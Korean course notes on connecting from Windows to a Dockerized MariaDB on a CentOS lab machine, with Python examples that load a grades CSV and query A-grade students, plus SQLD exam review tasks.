
ㅇ 윈도우 클라이언트 설치

<윈도우에 mairadb client 설치>

\* mysql tools 설치 (command line) :<https://mariadb.com/products/community-server/>



만일 설치했는데도 mysql 명령이 동작안하면



=> sysdm.cpl -> 고급옵션 (환경변수)

==> mysql --version

\* 윈도우 -> CentOS의 MariaDB 접속

mysql -h 192.168.56.45 -u root -p

[복습 / 리뷰]

\* 오늘 진행한 내용

1) python으로 sqlite에 데이터 입력/쿼리 표시.

2) Docker 로 mariadb 실행

3) 윈도우 -> Docker Mariadb 접속

--------------------------------------

과제) 학점정보를 -> sqlite로 저장

이것을 ‘mariadb로 변경’ 동작하도록 수정.

0) python에서 mariadb 사용하기 위한 라이브러리

1) mariadb 연결위한 ip, port, 계정

2) 연결하는 방법

3) SQL 일부 변경

--------------

mariadb에 연결할 때 필요한 것이 무엇인가?

- 사전 준비

0) CentOS에서 docker start mariadb 로 실행

mysql -u root -p (admin)

1) database를 만든다. => create database kosa

2) 계정/권한 설정한다 => grant all privileges on kosa.\* to ‘kosa’@’%’ identified by ‘kosa1234’

(윈도우) mysql -h 192.168.56.45 -u kosa -p (kosa1234)

3) CSV를 maridb에 insert하는 코드

| # pip install mariadb  import csv  import mariadb  # MariaDB에 연결  conn = mariadb.connect(  host="192.168.56.45", # 호스트 이름 (예: "localhost")  user="kosa", # 사용자 이름  password="kosa1234", # 비밀번호  database="kosa" # 데이터베이스 이름  )  c = conn.cursor()  # 테이블이 존재하지 않으면 생성  c.execute('''CREATE TABLE IF NOT EXISTS students (  ID INT PRIMARY KEY NOT NULL,  KOR INT NOT NULL,  MATH INT NOT NULL,  GRADE varchar(4))''')  # CSV 파일 읽고 데이터 삽입  with open('./data/grade.csv', 'r') as csvfile:  reader = csv.DictReader(csvfile)  for row in reader:  c.execute("INSERT INTO students (ID, KOR, MATH, GRADE) VALUES (?, ?, ?, ?)",  (row['ID'], row['KOR'], row['MATH'], row['GRADE']))  # 변경사항 커밋  conn.commit()  # 연결 종료  conn.close() |
| --- |

4) DB에서 A학점만 Query

| # pip install mariadb  import mariadb  def display\_table():  conn = mariadb.connect(  host="192.168.56.45", # 호스트 이름 (예: "localhost")  user="kosa", # 사용자 이름  password="kosa1234", # 비밀번호  database="kosa" # 데이터베이스 이름  )  c = conn.cursor()  c.execute("SELECT \* FROM students WHERE GRADE = 'A'")  rows = c.fetchall()  conn.close()  for row in rows:  print(f'ID: {row[0]}, KOR: {row[1]}, MATH: {row[2]}, GRADE: {row[3]}')    if \_\_name\_\_ == '\_\_main\_\_':  display\_table() |
| --- |

[KOSA20241118](https://drive.google.com/drive/folders/1Xyx9c7OlrkZhME3p6A60ZcWcSlY1hy58)

- SQLD (실무)에서 필요한 내용이 무엇인가?

- 주요 용어의 개념과 중요성을 이해하자.

- 자주 출제되는 것을 중심으로 주요 SQL을 이해, 확인

- 기출문제 패턴을 통해 어떻게 준비할지도 고민하자.

\* <https://chatgpt.com/share/673eba3d-b42c-8007-96bd-60a301387da5>

\* 5시 50분~~ (중간에 쉬는 시간 편하게)

1) (필수) 문제 풀이 완료 : 메모장에 답을 적고 저장 => 내일 오전에 정답 함께 풀기

2) PDF (오늘한것) 리뷰

3) [SQLD - 참고 링크](https://docs.google.com/document/d/1Iu8yuVmpa7okRJqNmjPRH3MYULDcKNBZ89fFdIqxaNA/edit?tab=t.0)리뷰